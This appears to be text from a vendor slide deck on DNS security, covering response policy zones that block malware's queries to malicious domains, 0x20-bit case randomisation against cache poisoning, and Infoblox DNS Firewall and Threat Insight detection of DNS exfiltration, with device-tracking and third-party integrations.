
Policies can

- Return errors or static data in place of answers
- Trigger based on domain name in a query or an answer
- Trigger based on an IP address in an answer



Blocking Queries to Malicious Domains

- 1- An infected device brought into the office. Malware spreads to other devices on network
- 2- Malware makes a DNS query to find “home”. (botnet / C&C). DNS Server detects & blocks DNS query to malicious domain
- 3- Query to malicious domain logged security teams can now identify requesting end-point and attempt remediation
- 4- RPZ regularly updated with malicious domain data using available reputational feeds



Randomizing case in query names

In 2008, Paul Vixie,...

Increased DNS Forgery Resistance Through 0x20-Bit Encoding - SecURItY viA LeET QueRieS

IETF Draft - Use of Bit 0x20 in DNS Labels to Improve Transaction Identity

make DNS queries more resistant to poisoning attacks and ...


mix the upper and lower case spelling of the domain name in the query

wWw.eXaMpLe.CoM or WwW.ExamPLe.COM

tVQQAam....Thief.com or TVqQAAM....Thief.com

Salam Secure Land

Infoblox DNS Firewall with Threat Insight




- 1 An infected device brought into the office. Malware attempt to perform exfiltration.
- 2 Threat Insight analyzes every single DNS queries and detect DNS Exfiltration attempts. A new blacklist domain created to block the attempt using DNS Firewall.

- 3 **Pinpoint.** Infoblox Reporting lists DNS Firewall and Tunneling action as well as the:


- Device IP address
- Device MAC address
- Device type (DHCP fingerprint)
- Device host name
- Device lease history

Malware Containment with FireEye and Carbon Black



Infoblox DDI, NAC and Vulnerability Scanner Integration

Infoblox and Cisco ISE, Rapid7



The background features a stylized illustration. In the upper half, there is a teal-colored oil pumpjack with a yellow counterweight and a yellow base. To its right is a teal-colored industrial tower or wellhead. Below these elements is a thick, dark blue horizontal bar. Underneath the bar is a grey computer monitor. The monitor's screen displays several lines of binary code (0s and 1s) in a light grey font. The overall style is clean and modern, with a focus on technology and energy.

Question?

Who We Are

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__MKF__

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